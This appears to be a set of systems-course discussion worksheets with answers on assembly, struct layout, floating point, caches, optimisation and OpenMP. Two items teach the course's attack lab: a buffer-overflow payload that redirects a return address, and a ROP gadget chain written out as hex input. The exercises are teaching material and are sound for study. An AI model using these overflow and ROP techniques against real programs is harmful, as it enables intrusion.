  - Thus the instruction jge is checking if %edx is greater than or equal to %eax
  - This is essentially checking if a >= b, which is the else condition
- We can observe that when we do jump, %eax is not updated
  - We return b in the else case
- If we don't jump, we update %eax to %edx
  - We return a in the if case
- Thus cool2
- This question was inspired by a previous midterm

5. Operand Form Practice (see page 181 in textbook)

Assume the following values are stored in the indicated registers/memory addresses.

Address	Value	Register	Value
0x104	0x34	%rax	0x104
0x108	0xCC	%rcx	0x5
0x10C	0x19	%rdx	0x3
0x110	0x42	%rbx	0x4

Fill in the table for the indicated operands:

Operand	Value	Operand	Value
$0x110	0x110 (immediate value)	3(%rax, %rcx)	0x19 (value in %rax is 0x104, value in %rcx is 0x5, 3 + 0x104 + 0x5 = 0x10C, value in 0x10C is 0x19)
%rax	0x104 (value stored in %rax)	256(, %rbx, 2)	0xCC (value in %rbx is 0x4, 256 in hex is 0x100, 0x100+(0x4 * 2) = 0x108, value in memory address 0x108 is 0xCC)
0x110	0x42 (value stored in memory address 0x110)	(%rax, %rbx, 2)	0x19 (value in %rax is 0x104, value in %rbx is 0x4, 0x104+(0x4*2) = 0x10C, value in memory address 0x10C is 0x19)

(%rax)	0x34 (%rax holds 0x104, memory address 0x104 holds 0x34)
8(%rax)	0x19 (%rax holds 0x104, 8 + 0x104 = 0x10C, value in memory address 0x10C is 0x19)
(%rax, %rbx)	0xCC (value in %rax is 0x104, value in %rbx is 0x4, 0x104 + 0x4 = 0x108, value in memory address 0x108 is 0xCC)

- $ denotes immediates
- Note: any numbers starting with "0x" are hexadecimal numbers!!
- All of the operands can be evaluated using the specific formulas on page 181 in the textbook
- More generally, whenever you see an address of the form $D(r_b,r_i,s)$, where D is an number, r_b and r_i are registers, and s is either 1,2,4, or 8, you can use the following formula:

  $D + R[r_b] + R[r_i]*s$

  If D is missing, assume D == 0
  If r_b is missing, assume r_b == 0
  If r_s is missing, assume r_s == 0
  If s is missing, assume s == 1
- For more practice, try practice problem 3.1 on page 182 of the textbook

1. How many bytes would the following array declaration allocate on a 64-bit machine?

```
char *arr[10][6];
```

480 bytes. Each char pointer is 8 bytes. There are 10 rows by 6 columns in the 2D array. 8*10*6 = 480.

2. What will the following print out?

```
typedef struct {
      char shookie;
      int tata;
      char cookie;
      double chimmy;
} bt;

void main(int argc, char** argv){
      bt band[7];
      printf( "%d\n", (int)sizeof(band));
}
```

(1 + (3) + 4 + 1 + (7) + 8) * 7 = 168
Due to alignment, we need to add the numbers in parentheses

3. What is the best* ordering of the following variables if you want to have a struct that uses all of them? Assume a 64-bit architecture with 4-byte ints.
** the ordering that will result in the optimal usage of space.*

```
char tully;
long stark;
float* lannister;
double targaryen;
int greyjoy;
float arryn;
```

```
// want to order from largest size to smallest, as structs are
// x-aligned, where x is the size of the largest data type in
// the struct

struct Westeros{
      float* lannister;     // ALL pointers are 8 bytes
      double targaryen;     // doubles are 8 bytes
      long stark;           // longs are 8 bytes
      float arryn;          // floats are 4 bytes
      int greyjoy;          // ints are 4 bytes
      char tully;           // chars are 1 byte
};
```

4. Consider the following disassembled function:

```
000000000040102b <phase_2>:
  40102b:  55                    push   %rbp
  40102c:  53                    push   %rbx
  40102d:  48 83 ec 28           sub    $0x28,%rsp
  401031:  48 89 e6              mov    %rsp,%rsi
  401034:  e8 e3 03 00 00        callq  40141c
<read_six_numbers>
  401039:  83 3c 24 01           cmpl   $0x1,(%rsp)
  …
```

Right after the callq instruction has been executed, what address will be at the top of the stack?

401039.

- When executing a call instruction, you push the return address onto the stack
  - The instruction pointer (%rip) points to the next instruction to execute
  - In this case, 401039
- When you reach the ret instruction in read_six_numbers, you will pop this address off the stack so control will return to the next instruction in phase_2.

5. Consider the following C code:

```
typedef struct {
      char first;
      int second;
      short third;
      int* fourth;
} stuff;

stuff array[5];

int func0(int index, int pos, long dist) {
      char* ptr = (char*) &(array[index].first);
      ptr += pos;
      *ptr = index + dist;

      return *ptr;
}

int func1() {
      int x = func0(1, 4, 12);
      return x;
}
```

Clearly some code is missing - your job is to fill in the blanks! Note that the size of the blanks is not significant. The two functions will be compiled using the following assembly code:

```
0000000000400492 <func0>:
  400492:  8d 04 17             lea    (%rdi,%rdx,1),%eax
  400495:  48 63 ff             movslq %edi,%rdi
  400498:  48 63 f6             movslq %esi,%rsi
  40049b:  48 8d 14 7f          lea    (%rdi,%rdi,2),%rdx
  40049f:  88 84 d6 60 10 60 00 mov
%al,0x601060(%rsi,%rdx,8)
  4004a6:  0f be c0             movsbl %al,%eax
  4004a9:  c3                   retq

00000000004004aa <func1>:
  4004aa:  c6 05 cb 0b 20 00 0d movb   $0xd,0x200bcb(%rip)
                                          # 60107c <array+0x1c>
  4004b1:  b8 0d 00 00 00       mov    $0xd,%eax
```

```
4004b6:  c3                    retq
```

The answer can be derived by tackling func0 first, then func1

func0

- From instruction 400492, we can see that the return value is set to %rdi + %rdx, where %rdi is index and %rdx is dist
  - %rdi is set to the first parameter, %rsi to the second parameter, %rdx to the third
  - %eax is unchanged, until instruction 4004a6 with %al
    - This makes sense, since we're returning the value from dereferencing a pointer to a char, aka a single byte (%al is a single byte)
  - Thus we know ***ptr = index + dist**
- From instruction 40049b:
  - %rdx is set to 3 * %rdi
  - %rdx is thus 3 * index
- From instruction 40049f:
  - 0x601060 is presumably the start of the array
    - This is confirmed in instruction 4004aa, where 60107c is shown to be <array+0x1c>
  - The destination of instruction 40049f is thus:
    - (Start of the array) +
      8 * (3 * %rdi) +
      pos
    - = (start of array) + (24 * index) + pos
  - Each object of type stuff is 24 bytes (alignment)
  - ptr from func0 is thus pointing to **array[index].first**
    - The "+ pos" comes from the second line of func0

func1

- **(note) there is no call to func0, as this code was produced from gcc -O**
  - Optimization has not been covered yet, but the gist of the problem should be understandable
- From Week3 Lecture slides "data_examples.pdf", students should understand that 0x200bcb(%rip) from instruction 4004aa is location <array + 0x1c>
  - 0x1c = 28
  - Since each object of type stuff is 24 bytes, we know the second parameter (pos) was called with value 4
    - array[1].first would be at byte 24
    - ptr += 4 would bring us to 28
    - Thus we know **pos = 28 - 24 = 4**

- 0xd = 13
    - Thus we know that the **third parameter (dist) was called with value 12**

1. What is the value of y after both of the following operations?

```
x = x ^ (~y);
y = y ^ x;
```

~x

```
y = y ^ (x ^ (~y)) → (y ^ ~y) ^ x → 1s ^ x == ~x
```

After you plug in x, you can use the commutative and associative properties of XOR and do y^~y first which results in all 1s. x XORed with 1s flips its bits, thus ~x

Say x = 0111 and y is 1010
0111 ^ 0101 = 0010
1010^0010 = 1000 which is ~x

2. Given the following declarations, do the statements below always evaluate to true?

```
int x = foo();
int y = bar();
unsigned ux = cookie();
```

a.

```
x > ux  ====> (~x+1)  < 0
```

FALSE
Consider x = -1.

- The binary is all 1s, thus when you do ~(all 1s) it becomes all 0s.
    - Adding the 1 makes the value positive.

This is true for all negative x values since the sign bit will always be flipped to 0.

- So the 'it follows' is not true for all x > ux.

b.

```
ux - 2 >= -2 ====> ux <= 1
```

TRUE
If ux is 0

- it is comparing the unsigned values of -2 and -2, which are equal.

If ux is 1

- it is comparing the unsigned values of -1 and -2, which are Umax vs Umax -1.

2,3, etc

- aren't true and ux can not be a negative value.

So, it follows that ux must be 0 or 1.

c.

```
(x^y)^x == (x+y)^((x+y)^y)
```

TRUE

Notice that both sides are of the form (A^y)^A

- For the left hand side, A = x
- For the right hand side, A = x+y

(A^y)^A is equivalent to y

- Thus, the equivalence simplifies to y == y
- Both sides of the equivalence are equal

d.

```
(x < 0) && (y < 0) == (x + y) < 0
```

FALSE

Say x == INTMin and y == INTMin.

- (x+y) would overflow.

3.

`char** apple[5][9];`	360 bytes	(8 * 5 * 9)
`char* banana[1][9];`	72 bytes	(8 * 1 * 9)
`char strawberry[4][2];`	8 bytes	(1 * 4 * 2)

How many bytes of space would these declarations require?

4. Consider the following struct:

```
typedef struct {
      char first;
      int second;
      short third;
} stuff;
```

Say we are debugging an application in execution using gdb on a 64-bit, little-endian architecture. The application has a variable called array - defined as:

```
stuff array[2][2];
```

Using gdb we find the following information at a particular stage in the application:

```
(gdb) p &array
$1 = (stuff (*)[2][2]) 0x7fffffffe020
```

And:

```
(gdb) x/48xb 0x7fffffffe020
0x7fffffffe020: 0x61    0x00    0x00    0x00    0x08    0x00    0x00    0x00
0x7fffffffe028: 0x02    0x00    0x00    0x00    0x62    0x00    0x00    0x00
0x7fffffffe030: 0x64    0x00    0x00    0x00    0x04    0x00    0x00    0x00
0x7fffffffe038: 0x63    0x04    0x40    0x00    0xed    0x03    0x00    0x00
0x7fffffffe040: 0xc8    0x00    0xff    0xff    0x64    0x7f    0x00    0x00
0x7fffffffe048: 0x17    0xa6    0x00    0x00    0xe1    0x00    0x00    0x00
```

What is the value of
`array[1][0].second`

At this particular stage of the application?
i.e. what would be returned from the statement:

```
printf("%d\n", array[1][0].second);
```

1005

Because of alignment, each object of type "`stuff`" is 12 bytes.
Due to how arrays are stored in memory,

- The array is stored as:
  array[0][0], array[0][1], array[1][0], array[1][1]

From the gdb output, we can tell that the array starts at `0x7fffffffe020`

- array[1][0] is `0x7fffffffe038` to `0x7fffffffe043`
  - Note: this is in hex, so `0x7fffffffe038` + 8 = `0x7fffffffe040`

`Second` is an integer, and is the 5th to 8th byte of an object of type "`stuff`"

- These are bytes `0x7fffffffe03c` to `0x7fffffffe03f`
- They have the values `0xed`, `0x03`, `0x00`, `0x00`
- Since this system is little endian, the value is `0x000003ed`
  - This is equivalent to 1005

5. The following is part of the result of the command '`objdump -d`' on an executable

```
00000000004006dd <IronMan>:
  4006dd:       55                      push   %rbp
  4006de:       48 89 e5                mov    %rsp,%rbp
  4006e1:       89 7d ec                mov    %edi,-0x14(%rbp)
  4006e4:       8b 45 ec                mov    -0x14(%rbp),%eax
  4006e7:       c1 e0 04                shl    $0x4,%eax
  4006ea:       89 45 fc                mov    %eax,-0x4(%rbp)
  4006ed:       8b 45 fc                mov    -0x4(%rbp),%eax
  4006f0:       5d                      pop    %rbp
  4006f1:       c3                      retq
```

Say the declaration for the function IronMan was:

```
int IronMan(int scraps);
```

Given that the integer 23 was passed into the function, what is the return value?

368

After instructions 0x4006e1 and 4006e4, the input (which was stored in %rdi) is now stored in %eax

Instructions 0x4006e7 then shifts %eax to the left by 4

- This is equivalent to multiply by 2^4, which is 16

23 * 16 = 368

6. The following is a continuation from the previous problem:

```
0000000000400721 <Hulk>:
  400721:       55                      push   %rbp
  400722:       48 89 e5                mov    %rsp,%rbp
  400725:       48 83 ec 20             sub    $0x20,%rsp
  400729:       48 89 7d e8             mov    %rdi,-0x18(%rbp)
  40072d:       48 8b 45 e8             mov    -0x18(%rbp),%rax
  400731:       48 89 c7                mov    %rax,%rdi
  400734:       e8 27 fe ff ff          callq  400560 <atoi@plt>
  400739:       89 45 fc                mov    %eax,-0x4(%rbp)
  40073c:       8b 45 fc                mov    -0x4(%rbp),%eax
  40073f:       89 c7                   mov    %eax,%edi
  400741:       e8 97 ff ff ff          callq  4006dd <IronMan>
  400746:       89 45 f8                mov    %eax,-0x8(%rbp)
  400749:       81 7d f8 8f 01 00 00    cmpl   $0x18f,-0x8(%rbp)
  400750:       7e 10                   jle    400762 <Hulk+0x41>
  400752:       81 7d f8 f4 01 00 00    cmpl   $0x1f4,-0x8(%rbp)
  400759:       7f 07                   jg     400762 <Hulk+0x41>
  40075b:       b8 01 00 00 00          mov    $0x1,%eax
  400760:       eb 05                   jmp    400767 <Hulk+0x46>
  400762:       b8 00 00 00 00          mov    $0x0,%eax
  400767:       c9                      leaveq
  400768:       c3                      retq
```

Given that the function returns 1, what do we know about the value of %edi right before instruction 0x400741 is executed?

%edi is between 25 and 31
Since the function returns 1, we know that the jump instructions at 0x400750 and 0x400759 did not jump.

- From instructions 0x400749 and 0x400750
  - we know that we would have jumped if -0x8(%rbp) was less than or equal to 0x18f
  - Thus we know -0x8(%rbp) is greater than 0x18f, or 399
- From instructions 0x400752 and 0x400759
  - We know that we would have jumped if -0x8(%rbp) was greater than 0x1f4
  - Thus we know -0x8(%rbp) is less than or equal to 0x1f4, or 500
- Thus we know that -0x8(%rbp) is between 400 and 500, inclusive
  - Thus %eax is between 400 and 500, inclusive

From the previous question, we know that IronMan multiplies inputs by 16

- We also know that the function returns a value between 400 and 500 with input %rdi
- Reversing the function, we know the input must have been between 400/16 and 500/16

Thus we know that %rdi was between 25 and 31 right before the IronMan function call

1.
How many bytes would the following data structures require?

```
struct ucla {
      char blue[6];
      union {
            int gold;
            char joe[8];
      } bruin;

} arr[4];
```

The char array requires 6 bytes. The union requires the number of bytes of its largest data type. In this case, the union requires 8 bytes. In order for the union to be correctly aligned, there needs to be 2 bytes of padding after the first char array. The struct has a size of 16 bytes. There are 4 instances of this struct in the array arr, so in total we need 64 bytes.

2.
What do I need to do if I want to access a function through buffer overflow?
The function's address is 0x500142.

The function Gets is similar to the standard library function gets—it reads a string from standard input (terminated by '\n' or end-of-file) and stores it (along with a null terminator) at the specified destination (such as a char array previously declared). Functions Gets() and gets() have no way to determine whether their destination buffers are large enough to store the string they read.

```
Dump of assembler code for function getbuf:
=> 0x0000000000601748 <+0>:     push   %rax
   0x000000000060174c <+4>:     sub    $0x40,%rsp
   0x000000000060174f <+7>:     mov    %rsp,%rdi
   0x0000000000601754 <+12>:    callq  0x40198a <Gets>
   0x0000000000601759 <+17>:    add    $0x40,%rsp
   0x000000000060175d <+21>:    pop    %rax
   0x000000000060175f <+23>:    retq
```

Have 64 bytes of padding for the sub and 8 bytes to account for the push (draw the stack). When the function returns, we want the address popped into %rip to be the address of the function we want to run. Thus, we need 72 bytes of padding, and we place the address after that. This is the hex input we would pass in to a magical function like hex2raw which would give us the raw string that when fed into getbuf and placed onto the stack, would convert to the hex input.

```
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
42 01 50 00 00 00 00 00
```

3.
What is the value of the following 8-bit, tiny floating point number?
`01100000`

Answer:
32

S = 0
E = 12 - 7 = 5
M = 1 + 0 = 1

$(-1)^0 * (1.000) * 2^{12-7} = 1 * 1 * 32 = 32$

What about the single precision 32-bit floating point number?
`01000010000001000000000000000000` or `0x42040000`

Answer:
33

S = 0
E = 132 - 127 = 5
M = 1 + 2^{-5} = 1.03125

$(-1)^0 * (1.03125) * 2^{132-127} = 1 * 1.03125 * 32 = 33$

What is -13.141 in single precision 32-bit floating point format?

Answer:
11000001010100100100000000000000 or **0xC1524000**

Recall that the formula for converting floating point into binary is: Value = $(-1)^S * M * 2^E$
...where E = Exp - Bias

We can convert the magnitude of the input into binary

$.141 = .001001_2$
$13 = 1101_2$
$13.141 = 1101.001001_2$

$= 1.101001001_2 * 2^3$

We know the input has 3 parts: the signed bit, 8 bits for the Exp field, and 23 bits for the fractional part

11000001010100100100000000000000

S = 1_2 (because the number is negative)

Exp = 10000010_2, which is 130 in decimal (because Bias is 127 for single precision, and we want a power E of 3, and Exp - Bias = E = 130 - 127 = 3)

Frac = $10100100100000000000000_2$ (this is just the mantissa of the original number, $1.101001001_2 * 2^3$ - we use the whole number without the leading 1, which is implied)

4. Designing a (Better?) Floating Point
Hopefully this leads to a better understanding of why IEEE floating point is the way it is

What do we want to represent with floating point numbers?
Represent non-integer values. We want real numbers!

Is it possible to represent all of the numbers we would like to represent?
No :(We only have a finite amount of memory

How can we deal with the above?
With approximation: bounded, but with large (and small!) values

What qualities do we want from our representation?
Open ended, but some examples are simplicity and efficiency

So approximation (and hence precision) is going to play a large role in the design of our floating point numbers. How can we build in the idea of precision into our numbers? (We would like our numbers to be as precise as possible. Think about how errors build when we perform arithmetic operations - maybe what you learned about significant figures will help)

What are some problems with the representation you came up with, and how can they be addressed?

Some possible issues to consider:
Range of numbers?
Precision of numbers?
Overflow?
Underflow?
Bit efficiency?
Representation(s) of 0?
Unique representations?
Rounding?

5.
What are some optimizations that can be made to the following function?

```
void cs33fun(char* Midterm, char* Grade, int* Final, int n) {

      for (int i = 0; i < (strlen(Midterm)); i++) {
            strcat(Grade, Midterm);

            for (int j = 0; j < n; j++)
                  for (int k = 0; k < i; k++)
                        Final[j] += strlen(Grade);
      }
}
```

There are many ways this function can be optimized, including but not limited to:

- The innermost loop can be replaced with the statement:
  `Final[j] += i * strlen(Grade);`
- Move `strlen(Midterm)` outside of the loop

There are several things students might be tempted to do based on an incomplete understanding of the lecture on Wednesday. However, they SHOULDN'T do the following:

- Based on "Procedure calls" - Move strcat out of the loop
  - Strcat is required for the logic of the function
- Based on "Procedure calls" - Move `strlen(Grade)` outside of the outermost loop (and nothing else)
  - The string `Grade` changes over each iteration of the outermost for loop
  - BUT can be moved outside of the middle loop
    - Since strlen(Grade) increments by strlen(Midterm) during each outermost iteration, can actually be moved outside the outermost loop if handled correctly

1.
What is loop unrolling? How can it make your program more efficient? How can it make your program less efficient?

Loop unrolling is technique that reduces the number of iterations of a loop. For example, let's say you have a for loop that iterates 100 times and prints "hello" once each time. You could transform it into a for loop that iterates 50 times prints "hello" twice each time. Loop unrolling makes your program more efficient, since you don't need to make the comparison every time. It also tells the CPU you can run instructions out of order or in parallel. Loop unrolling can make your program less efficient if you have a lot of temporary variables in a single iteration, requiring too many registers. It also makes your code less readable, and some compilers will do the optimization for you.

2.
What affects the data stored on the stack? In the context of the attack lab, what instructions should be paid careful attention to?

Any instructions performed on the stack pointer register %rsp should be monitored; this includes add instructions and sub instructions. pop and push instructions also affect the layout of the stack; these typically work (on a 64-bit machine) by either popping/pushing values off of/onto the stack.

3.
The following table gives the parameters for a different number of caches. For each cache, fill in the missing fields in the table.

- *m* is the number of physical address bits
- *C* is the cache size
- *B* is the block size
- *E* is the associativity
- *S* is the number of the cache sets
- *t* is the number of tag bits
- *s* is the number of set index bits
- *b* is the number of block offset bits

Cache	*m*	*C*	*B*	*E*	*S*	*t*	*s*	*b*
1	32	1024	4	4	64	24	6	2
2	32	2048	4	4	128	23	7	2
3	32	1024	8	1	128	22	7	3
4	32	1024	8	128	1	29	0	3
5	32	1024	8	8	16	25	4	3
6	32	1024	32	4	8	24	3	5

There are four relevant formulas:

$C = B * E * S$

$m = t + s + b$

$B = 2^b$

$S = 2^s$

4.
Assume the following:

- The memory is byte addressable.
- Memory accesses are to 1-byte words (not to 4-byte words).
- Addresses are 13 bits wide.
- The cache is two-way set associative (E = 2), with a 4-byte block size (B = 4) and eight sets (S = 8).

The contents of the cache are as follows, with all numbers given in hexadecimal notation.

	Line 0						Line 1					
Set Index	Tag	Valid	Byte 0	Byte 1	Byte 2	Byte 3	Tag	Valid	Byte 0	Byte 1	Byte 2	Byte 3
0	09	1	86	30	3F	10	00	0				
1	45	1	60	4F	E0	23	38	1	00	BC	0B	37
2	EB	0					0B	0				
3	06	0					32	1	12	08	7B	AD
4	C7	1	06	78	07	C5	05	1	40	67	C2	3B
5	71	1	0B	DE	18	4B	6E	0				
6	91	1	A0	B7	26	2D	F0	0				
7	46	0					DE	1	12	C0	88	37

Suppose a program running on a machine with such a cache references the 1 byte word at the address 0x0E34.

Recall the addresses are in the form {Tag}{Index}{Offset}
From the assumptions, we know that the lowest 2 bits are for offset and the next 3 bits for index.
0x0E34 is 01110001_101_00

What is the resulting of the following?

Cache block offset: 0x0
Cache set index: 0x5
Cache tag: 0x71
Cache hit? Yes
Cache byte returned: 0xB

5.
The provided function `func_one` takes as input two pointers, that are actually each individually pointing to the first element in a N by M array of integers.

```
int func_one(char* one, char* two, int N, int M) {
      int i, j, k;
      int sum = 0;

      char* ptr1 = one;
      char* ptr2 = two;

      for (k = 0; k < 4; k++) {
         for (j = 0; j < M; j++) {
            for (i = 0; i < N; i++) {

               char one = *(ptr1 + k + j*4 + i*4*M);
               int masked = one & 0xFF;

               int shift = k << 3;
               int shifted = masked << shift;

               *(ptr2 + k + j*4 + i*4*M) = masked;
               sum += shifted;
            }
         }
      }

      return sum;
}
```

In what ways can we optimize the above function?

There are several ways to improve upon this function.


- Following the principles of **spatial locality**, we can switch the order of the for loops to be in i, j, then k order.
- We can pull out the multiplication “j*4” into the middle loop, the “shift” variable into the outer loop, and 4*M out of all the loops.

The function essentially copies the array “one” into “two”, and returns the sum of all the elements in array “one” while its at it. Note that it is not essential to understand what exactly the function does, to optimize it. Knowing what it does, however, allows us to restructure the code.

6.
The provided code below is an optimization of the previous problem. Fill in the blanks.

```
int func_two(char* one, char* two, int N, int M) {
      int i, j, k;
      int sum = 0;
      int temp = 0;

      char* ptr1 = one;
      char* ptr2 = two;

      for (i = 0; i < N; i++) {
         for (j = 0; j < M; j++) {
            temp = (0xFF & *ptr1);
            sum += temp;
            *ptr2 = temp;
            ptr1++;
            ptr2++;

            temp = (0xFF & *ptr1);
            sum += temp << 8;
            *ptr2 = temp;
            ptr1++;
            ptr2++;

            temp = (0xFF & *ptr1);
            sum += temp << 16;
            *ptr2 = temp;
            ptr1++;
            ptr2++;

            temp = (0xFF & *ptr1);
            sum += temp << 24;
            *ptr2 = temp;
            ptr1++;
            ptr2++;
         }
      }

      return sum;
}
```

FYI.



The above shows the running time of the functions discussed in problems 5 and 6. `func_one` is the code from problem 5 as is, `func_one_opt` is one optimization of `func_one`, and `func_two` is the completed code from problem 6.

The results were generated using gprof.

1.

You are a modern day superhero, trying to hack into the supervillain's supercomputer. You have discovered that their supercomputer reads a string from standard input, using a function called "**Gets**" that is curiously identical to the one used in a class project from college, many years ago. The supercomputer uses **randomization**, and also marks the section of memory holding the stack as **non-executable**.

Thanks to the sacrifice of your trusty sidekicks, hotdog-man and one-punch-man, you managed to learn that the **buffer size of the "Gets" function is 32 bytes**. Furthermore, you learned the address and machine instructions of the following two functions:

```
0000000000401900 <boomBoomBOOM>:
  401900:   55                      push   %rbp
  401901:   48 89 e5                mov    %rsp,%rbp
  401904:   b8 48 89 c7 90          mov    $0x90c78948,%eax
  401909:   5d                      pop    %rbp
  40190a:   c3                      retq

000000000040190b <bangBangBANG>:
  40190b:   55                      push   %rbp
  40190c:   48 89 e5                mov    %rsp,%rbp
  40190f:   48 89 7d f8             mov    %rdi,-0x8(%rbp)
  401913:   48 8b 45 f8             mov    -0x8(%rbp),%rax
  401917:   c7 00 58 90 90 c3       movl   $0xc3909058,(%rax)
  40191d:   90                      nop
  40191e:   5d                      pop    %rbp
  40191f:   c3                      retq
```

`movq` S, D

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

In order to save your city, you need to call a function with the address **`0x400090,`** that takes the integer "**12345**" as input. **What should your input string be**, in order to execute that function with the appropriate input?

We need to call the function with %rdi set to 0x3039.

We can use the `58` gadget within bangBangBANG to pop into %rax, and the `48 89 c7` gadget within boomBoomBOOM, to move %rax to %rdi, upon which we can call our function.

We also need to be aware of the `5d` instruction before the c3 in the `48 89 c7` gadget. As a "`pop %rbp`" command, it doesn't affect %rdi, and thus we just need to be aware of how that would change %rsp

Thus, we can construct the following string input:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
19 19 40 00 00 00 00 00
39 30 00 00 00 00 00 00
05 19 40 00 00 00 00 00
00 00 00 00 00 00 00 00
90 00 40 00 00 00 00 00
```

2.
For one of your solutions in the attack lab, draw the state of the stack every time it changes. Draw an arrow for where %rsp points to. Also draw an arrow for where %rip points to.

Fun fact: Whatsapp was actually just hacked by a buffer overflow attack:
https://www.wired.com/story/whatsapp-hack-phone-call-voip-buffer-overflow/

3.

```
#include < stdio.h >

int main(void)
{
    #pragma omp parallel
    {
    printf("Hello, world.\n");
    }

  return 0;
}
```

After compiling the program and running it, you get the output:

```
Hello, world.
Hello, world.
```

You run the program again and the output this time is:

```
Hello, wHello, woorld.
rld.
```

Explain this behavior.

(Source: http://www.bowdoin.edu/~ltoma/teaching/cs3225-GIS/fall16/Lectures/openmp.html)

The OpenMP directive creates two threads (might be more threads depending on how many cores your computer has) that each run the line: `printf("Hello, world.\n");` It is non-deterministic when each thread will run and which thread will run first. The threads also race to share resources such as standard output. In the first run of the program, one thread printed to standard output followed by the other thread. In the second run of the program, both threads were trying to print to standard output at the same time, and in some letters, the first thread won the race and in some letters, the second thread won the race.

4.
Take a look at the following OpenMP usages.

a.
Is there a difference between the two usages?

```
#pragma omp parallel num_threads(2)
{
	...
	#pragma omp parallel for
	for (int i = 0; i < 10; i++)
	{
		func();
	}
}
```

Vs.

```
#pragma omp parallel num_threads(2)
{
	...
	#pragma omp for
	for (int i = 0; i < 10; i++)
	{
		func();
	}
}
```

The second version is the correct way to use omp parallel and for. In the first version, the repeated 'parallel' causes the 'for' in the inner pragma to have no workshare effect, so the for loop actually repeats 20 times instead of 10.

Version 1 runs similarly to this where both threads run the loop fully -

```
#pragma omp parallel num_threads(2){

	for (int i = 0; i < 10; i++)
	{
		func();
	}
}
```

Extra:
If nested parallelism was allowed: more threads would be spawned, workshare would be different, but still 20 times.

b.
What is the issue with the following code? What can we do to fix it?

```
#pragma omp parallel
{
      omp_set_num_threads(2);
      #pragma omp for
      for (int i = 0; i < 10; i++)
      {
            func();
      }
}
```

You cannot change the number of threads within a parallel section. Instead, call the function before the parallel section or with the parallel pragma.

Such as:

```
#pragma omp parallel num_threads(2)
{
    #pragma omp for
    for (int i = 0; i < 10; i++)
    {
        myFunc();
    }
}
```

Or

```
omp_set_num_threads(2)
#pragma omp parallel
{
    #pragma omp for
    for (int i = 0; i < 10; i++)
    {
        myFunc();
    }
}
```

5.
Consider the following function. How might we optimize it using OpenMP?

```
void func3(double *arrayX, double *arrayY, double *weights,
           double *x_e, double *y_e, int n)
{
      double estimate_x=0.0;
      double estimate_y=0.0;
      int i;

#pragma omp parallel for reduction(+:estimate_x,estimate_y)
      for(i = 0; i < n; i++){
            estimate_x += arrayX[i] * weights[i];
            estimate_y += arrayY[i] * weights[i];
      }

      *x_e = estimate_x;
      *y_e = estimate_y;

}
```

#pragma omp parallel for => spawns a group of threads and divides up loop iterations between these threads

resource about reductions: http://jakascorner.com/blog/2016/06/omp-for-reduction.html

important to note that in the for loop, we have two accumulators so we must declare them as reduction variables that are being summed into

using "reduction(+:estimate_x,estimate_y)", basically tells the OpenMP to reduce all the threads' local copies into global variables once all the individual work is done

6. Extra.

a.
The four conditions under which deadlock occurs are:

1. Mutual Exclusion
2. Incremental (or partial) Allocation
3. No pre-emption
4. Circular Waiting

What do these conditions mean? In what ways (if at all) can these conditions be useful?

1. Mutual Exclusion

Mutual Exclusion refers to a kind of synchronization that allows only a single thread or process at a time to have access to a shared resource.

Mutual Exclusion helps us prevent race conditions.

2. Incremental Allocation

